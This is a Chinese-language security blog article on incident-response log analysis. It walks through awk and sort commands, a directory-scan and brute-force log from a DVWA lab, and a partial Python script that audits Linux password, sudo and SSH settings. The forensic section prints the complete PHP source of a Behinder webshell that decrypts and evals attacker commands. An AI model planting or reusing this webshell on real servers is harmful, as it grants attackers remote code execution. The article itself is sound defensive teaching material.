日志和应急的那些事

原创海岸线突击队 酒仙桥六号部队
2020-08-19原文

这是 **酒仙桥六号部队** 的第 **63** 篇文章。
全文共计7453个字，预计阅读时长20分钟。

概述

如果把应急响应人员，比作是医生的话，那日志就是病人的自我症状描述，越详细，越能了解病人的情况，安全也是一样，一个系统可能有很多疑难杂症，但只要了解足够多的信息，就能对症下药，在医生看病时病人的描述和化验单上的数据对医生是非常重要的。同理日志在安全专家中的作用也是类似的。

常见的日志分析手段，就是人工手动命令分析，自我编写脚本进行分析，或者是使用开源工具进行分析，找出系统的薄弱点，外部的攻击手段，入侵的痕迹，溯源，甚至从日志中发现0day，下面浅谈这三种方式。

手动日志分析

简述


对于手工日志排查，只要shell玩的溜，Linux的三剑客能够胜任大部分工作需求。这部分很多安全人员都了解。优点简单高效，能初步分析，不需要一些额外的工具。缺点也是很明显，不能大规模分

析，需要一台台去看，需要对命令使用特别熟悉，对新手不太友好，工作量比较大。

简单分析一个靶机测试案例：

- 使用awk来将日志里面的所有的IP筛选出来保存到一个文本文档中。

```
awk  '{print $1}' access.log  >ip.txt
```



- 将ip.txt文件中的IP进行排序，去重和计数。这个192.168.2.7

  IP访问次数过多，肯定是有问题的,后续对这个ip进行重点排查。


```
sort ip.txt |uniq  -c
```

```
127.0.0.1
→ apache2 sort ip.txt |uniq  -c
     10 127.0.0.1
    101 192.168.2.2
 187176 192.168.2.7
→ apache2
```


- 根据上面发现ip 192.168.2.7短时间对目标网站发起了大量的请求。


```
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/add_admin/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/admin_pass/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/newbbs/login/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/down/login/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/bbs/admin/login/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/main/login/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/manager/login/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/blog/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/boss/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/xzsysadmin/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/home/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/log%23n/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/admin_guanli/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/cms/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/infos_admin/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/dvbbs/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/1.txt HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/test.txt HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/users/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/DataBackup/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/Data/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/backup.rar HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/xxx.rar HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/%E6%96%B0%E5%BB%BA%E6%96%87%E6%9C%AC%E6%96%87%E6%A1%A3.txt HTTP/1.1" 404 159 "-" "-
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/users/Editer/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/bbs/database/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/images/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/alert.txt HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/sql.rar HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/%E6%9C%8D%E5%8A%A1%E5%99%A8.rar HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/website.rar HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/%E6%95%B0%E6%8D%AE%E5%BA%93.rar HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/diguoo/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/ask/data/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/Web.config HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/ESYSManager/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/shop/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/System/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/_database/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/db/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/GuestBook/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/Editor/db/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/Editor/data/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/boss/admin/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/Chinese/Databackup/DataBack.asa HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/Databackup/DataBack.asa HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/System_Ctrl/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/admin/data/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/admin/db/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/data8888/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/xm%23data/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/adminpt/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/mba/ HTTP/1.1" 404 140 "-" "-"
192.168.2.7 - - [18/Jul/2020:14:38:13 +0800] "HEAD /dvwa/st-admin/ HTTP/1.1" 404 140 "-" "-"
```

- 在这里可以看到报出了大量的404，请求方式为HEAD，根据这些可以判断。192.168.2.7这个IP在2020年7月18日14:20:23对网站进行了扫描，以此来判断网站存在的一些敏感文件。




- 从下面日志可以看出攻击ip访问登录接口，进行爆破，并在2020年7月18日16:29:35爆破成功，进行登录，日志状态返回200。






- 访问了phpinfo敏感文件。



- 一般的攻击者登录成功后，在后台一般都是找上传点或者命令执行的地方获取shell。不想获取shell的黑客(QVQ你懂的)。匹配路由关于upload关键词日志发现攻击者已成功上传shell.php文件。



- 对shell.php文件进行查看，发现是冰蝎木马。后续需要对主机入侵痕迹进行排查。（下文以编写脚本的方式进行简单的逐项检测）

```php
<?php

@error_reporting(0);
session_start();
if (isset($_GET['smile']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
{
    $key=$_SESSION['k'];
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __construct($p) {eval($p."");}}
    @new C($params);
}
?>
```

编写脚本进行分析

简述

编写脚本可以对一些检测的项进行自动化处理，减少任务量，有可重复性等优点。缺点对安全人员要求一定的编码能力，脚本要进行大量测试，毕竟服务器挂了这个风险谁也承担不起😖。

开源项目

网上有很多优秀开源的项目。

https://github.com/Bypass007/Emergency-Response-Notes

https://github.com/grayddq/GScan.git

注意事项

如何编写一个速度快，扫描占用资源少，对系统没有危害的的扫描脚本呢？

首先要注意以下几件事：

1. 只需读文件，不要做修改文件操作
2. 尽量不要用多层递归，循环。
3. 异常处理。
4. 输出的格式化。
5. 脚本运行权限最好不要用root
6. 使用系统自带的命令或者工具，兼容各Linux发行版本。

下面自己编写的测试代码主要的功能：

- 口令生存周期检查
- 令更改最少时间间隔
- 口令最小长度
- 检查空弱口令
- 检查sudo权限异常用户
- 检查特权用户组
- 口令过期警告时间天数
- 找非root账号UID为0的账号
- 检查是否允许root账号登录
- 检查是否开启日志审计auditd
- 历史命令保存的最大条数检测
- 检查是否开启telnet
- 检查是否开启nfs服务
- 检查重要系统文件权限
- 检查免密码登录

Python代码

```
#coding:utf-8

import os

import json


class Linux_Check:


  def  __init__(self):
```

```
    ipadd="ifconfig -a | grep Bcast | awk -F "[ :]+" '{print $4}'"
    self.passmax="cat /etc/login.defs | grep PASS_MAX_DAYS | grep -v ^# | awk '{print $2}'"
    self.passmin="cat /etc/login.defs | grep PASS_MIN_DAYS | grep -v ^# | awk '{print $2}'"
    self.passlen="cat /etc/login.defs | grep PASS_MIN_LEN | grep -v ^# | awk '{print $2}'"
    self.passage="cat /etc/login.defs | grep PASS_WARN_AGE | grep -v ^# | awk '{print $2}'"
    self.uid="awk -F[:] 'NR!=1{print $3}' /etc/passwd"
    self.sshd_config="cat /etc/ssh/sshd_config | grep -v ^# |grep 'PermitRootLogin no'"
    self.bash_histrory="cat /etc/profile|grep HISTSIZE|head -1|awk -F[=] '{print $2}'"
    self.Result=[]
    self.ssh_authorized_user={}


## 口令生存周期检查
  def  check_passmax(self):
        result= {"name":"口令生存周期检查","level":"middle","service":[""],"user":["root"],"filename":["/etc/login.defs"],"port":[""],"src_port":[""],"dest_port":[""],"pid":[""],"protocol":[""],"check":True}
        try:
            shell_process = os.popen(self.passmax).read()
            if 0< int(shell_process)<=90:
```

```
                result["msg"]="口令生成周期为%s" %shell_process
            else:
                result["check"]=False
                result["msg"]="口令生成周期为%s" %shell_process
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)


## 口令更改最少时间间隔
  def  check_passmin(self):
        result= {"name":"口令更改最少时间间隔",
"level":"middle","service":[""],"user":["root"],"filename":["/et
c/login.defs"],"port":[""],"src_port":[""],"dest_port":[""],"pid
":[""],"protocol":[""],"check":True}
        try:
            shell_process = os.popen(self.passmin).read()
            if int(shell_process)>=6:
                result["msg"]="口令更改最小时间间隔为%s天，符合要求"
%shell_process
            else:
                result["check"]=False

result["msg"]="口令更改最小时间间隔为%s天，不符合要求，建议设置大于等
于6天" %shell_process
```

```
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)
## 口令最小长度
  def  check_passlen(self):
        result= {"name":"口令最小长度",
"level":"middle","service":[""],"user":["root"],"filename":["/et
c/login.defs"],"port":[""],"src_port":[""],"dest_port":[""],"pid
":[""],"protocol":[""],"check":True}
        try:
            shell_process = os.popen(self.passlen).read()
            if int(shell_process)>=8:
               result["msg"]="口令最小长度为%s,符合要求"
%shell_process
            else:
                result["check"]=False

result["msg"]="令最小长度为%s,不符合要求，建议设置最小长度大于等于8"
%shell_process
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)
```

```
## 检查空弱口令
  def  check_empty(self):
        result= {"name":"检查空弱口令",
"level":"critical","service":[""],"user":["root"],"filename":["/
etc/shadow"],"port":[""],"src_port":[""],"dest_port":[""],"pid":
[""],"protocol":[""],"check":True}
        try:
            shell_process = os.popen("awk -F: 'length($2)==0
{print $1}' /etc/shadow 2>/dev/null").read().splitlines()
            if not  shell_process:
                result["msg"]="不存在空弱口令账户"
            else:
                result["check"]=False

result["msg"]="存在空弱口令账户%s"%str(shell_process)
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)

## 检查sudo权限异常用户
  def  check_sudo(self):
            result= {"name":"检查sudo权限异常用户",
"level":"critical","service":[""],"user":["root"],"filename":["/
etc/sudoers"],"port":[""],"src_port":[""],"dest_port":[""],"pid"
:[""],"protocol":[""],"check":True}
```

```
            try:
                shell_process = os.popen("cat /etc/sudoers
2>/dev/null |grep -v '#'|grep 'ALL=(ALL)'|awk '{print
$1}'").read().splitlines()
                userinfo=[]
                for user in shell_process:
                    if user.replace("\n", "") != 'root':
                      userinfo.append(user)
                if not userinfo:
                    result["msg"]="不存在sduo特权异常用户"
                else:
                    result["check"]=False

result["msg"]="存在sudo权限异常用户%s"%str(userinfo)
            except Exception as e:
                result["error"]=str(e)
            finally:
                self.Result.append(result)


## 检查特权用户组
  def  check_gid(self):
        result= {"name":"检查特权用户组",
"level":"critical","service":[""],"user":["root"],"filename":["/
etc/passwd"],"port":[""],"src_port":[""],"dest_port":[""],"pid":
[""],"protocol":[""],"check":True}
```

```
        try:
            shell_process = os.popen("cat /etc/passwd | grep '/bin/bash' | awk -F: '$4==0 {print $1}' 2>/dev/null").read().splitlines()
            userinfo=[]
            for user in shell_process:
                if user.replace("\n", "") != 'root':
                   userinfo.append(user)
            if not userinfo:
               result["msg"]="不存在特权组用户"
            else:
               result["check"]=False
               result["msg"]="存在特权组用户%s"%str(userinfo)
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)


## 口令过期警告时间天数
  def  check_passage(self):
        result= {"name":"口令过期警告时间天数","level":"info","service":[""],"user":["root"],"filename":["/etc/login.defs"],"port":[""],"src_port":[""],"dest_port":[""],"pid":[""],"protocol":[""],"check":True}
        try:
```

```
            shell_process = os.popen(self.passage).read()
            if int(shell_process)>=30:
               result["msg"]="口令过期警告时间天数为%s,符合要求"
%shell_process
            else:
                result["check"]=False

result["msg"]="口令过期警告时间天数为%s,不符合要求，建议设置大于等于30
并小于口令生存周期" %shell_process
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)

## 找非root账号UID为0的账号
  def  check_uid(self):
        result= {"name":"查找非root账号UID为0的账号",
"level":"critical","service":["ssh","sshd"],"user":["root"],"fil
ename":["/etc/passwd"],"port":[""],"src_port":[""],"dest_port":[
""],"pid":[""],"protocol":[""],"check":True}
        try:
            shell_process =
os.popen(self.uid).read().splitlines()
            if "0" not in shell_process:

result["msg"]="不存在非root账号的账号UID为0，符合要求"
```

```
            else:
                result["check"]=False

result["msg"]="存在非root账号的账号UID为0，不符合要求"
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)


## 检查是否允许root账号登录
  def  check_sshdconfig(self):
        result= {"name":"检查是否允许root账号登录",
"level":"high","service":["ssh","sshd"],"user":["root"],"filenam
e":["/etc/ssh/sshd_config"],"port":["22"],"src_port":[""],"dest_
port":[""],"pid":[""],"protocol":[""],"check":True}
        try:
            shell_process =
os.popen(self.sshd_config).read().splitlines()
            if  shell_process:
               result["msg"]="root不能程登录符合要求"
            else:
                result["check"]=False
                result["msg"]="root用户可以远程登录不符合要求"
        except Exception as e:
            result["error"]=str(e)
```

```
        finally:
            self.Result.append(result)


## 检查是否开启日志审计auditd
  def  check_auditd(self):
        result= {"name":"检查是否开启日志审计auditd",
"level":"high","service":["auditd"],"user":["root"],"filename":[
"/etc/ssh/sshd_config"],"port":["22"],"src_port":[""],"dest_port
":[""],"pid":[""],"protocol":[""],"check":True}
        try:
            shell_process = os.popen("service auditd
status").read().splitlines()
            for info in  shell_process:
               if "Active: active (running)" in info:
                  result["msg"]="开启了日志审计auditd"
                  result["check"]=True
                  break
               else:
                    result["check"]=False
                    result["msg"]="没有开启日志审计auditd"
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)
```

```
## 历史命令保存的最大条数检测
  def  check_bash_history(self):
        result= {"name":"历史命令保存的最大条数检测",
"level":"high","service":[""],"user":["root"],"filename":["/etc/
profile"],"port":[""],"src_port":[""],"dest_port":[""],"pid":[""
],"protocol":[""],"check":True}
        try:
            shell_process =
os.popen(self.bash_histrory).read().splitlines()[0]
            if int (shell_process)<=500:
               result["msg"]="历史保存的最大命令条数符合要求"
            else:
                result["check"]=False

result["msg"]="历史保存的最大命令条数超过500条不符合要求"
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)


## 检查是否开启telnet
  def  check_open_Telnet(self):
        result= {"name":"检查是否开启telnet",
"level":"high","service":["telnet"],"user":["root"],"filename":[
"/etc/xinetd.d/telnet"],"port":[""],"src_port":[""],"dest_port":
[""],"pid":[""],"protocol":[""],"check":True}
```

```
        try:
            shell_process=os.popen("cat /etc/xinetd.d/telnet |
grep disable | awk '{print $3}'")[0]
            if shell_process!="yes":
               result["msg"]="没有开启Telnet服务"
            else:
                result["check"]=False
                result["msg"]="开启了telnet服务"
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)


## 查是否开启nfs服务
  def  check_open_nfs(self):
        result= {"name":"检查是否开启nfs服务",
"level":"high","service":["NFS"],"user":["root"],"filename":[""]
,"port":[""],"src_port":[""],"dest_port":[""],"pid":[""],"protoc
ol":[""],"check":True}
        try:
            shell_process=os.popen("chkconfig --list nfs |grep
on").read().splitlines()
            if not  shell_process:
               result["msg"]="没有开启nfs服务"
            else:
```

```
                result["check"]=False
                result["msg"]="开启了nfs服务"
        except Exception as e:
            result["error"]=str(e)
        finally:
            self.Result.append(result)


## 检查重要系统文件权限
  def  check_file_analysis(self):
        result= {"name":"检查重要系统文件权限",
"level":"high","service":[""],"user":["root"],"filename":['/etc/
passwd',
'/etc/shadow','/etc/group','/etc/securetty','/etc/services','/et
c/xinetd.conf','/etc/grub.conf','/etc/lilo.conf'],"port":[""],"s
rc_port":[""],"dest_port":[""],"pid":[""],"protocol":[""],"check
":True}
        try:
            files = ['/etc/passwd',
'/etc/shadow','/etc/group','/etc/securetty','/etc/services','/et
c/xinetd.conf','/etc/grub.conf','/etc/lilo.conf']
            file_info=[]
            for file in files:
                if not os.path.exists(file): continue
